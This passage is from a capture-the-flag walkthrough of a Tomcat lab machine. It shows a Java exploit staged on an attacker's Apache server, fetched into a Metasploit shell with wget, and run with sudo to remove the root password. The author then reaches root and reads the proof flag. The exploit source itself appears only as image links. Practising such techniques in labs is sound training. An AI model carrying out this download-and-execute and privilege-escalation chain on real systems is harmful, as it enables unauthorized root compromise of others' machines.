
- **Save it as exploitt.java**
- Move the file to apache2 folder
- root@kali:/home/kali# mv exploitt.java /var/www/html/
- root@kali:/home/kali# service apache2 start

- now go to Metasploit terminal where we opened the command shell of tomcat
- go to tmp folder
- bash-4.2$ cd tmp/




```
bash-4.2$ wget 192.168.0.11/exploitt.java
wget 192.168.0.11/exploitt.java
--2020-05-20 05:51:48--  http://192.168.0.11/exploitt.java
Connecting to 192.168.0.11:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 742 [text/x-java]
Saving to: ‘exploitt.java’

100%[=======================================>] 742         --.-K/s   in 0s

2020-05-20 05:51:48 (160 MB/s) - ‘exploitt.java’ saved [742/742]

bash-4.2$ 
```

Removing password for user root and
gaining root access :



```
bash-4.2$ javac exploitt.java
javac exploitt.java
bash-4.2$ sudo java exploitt
sudo java exploitt
line: Removing password for user root.
line: passwd: Success
exit: 0
bash-4.2$ su
su
[root@my_tomcat tmp]# 
```

“Capturing the flag” proof.txt :



```
[root@my_tomcat tmp]# cd ..
cd ..
[root@my_tomcat /]# ls
ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
[root@my_tomcat /]# cd ro
cd root/
[root@my_tomcat ~]# cd root
cd root
bash: cd: root: No such file or directory
[root@my_tomcat ~]# ls
ls
proof.txt
[root@my_tomcat ~]# cat proof.
cat proof.txt
Best of Luck
628435356e49f976bab2c04948d22fe4
[root@my_tomcat ~]# 
```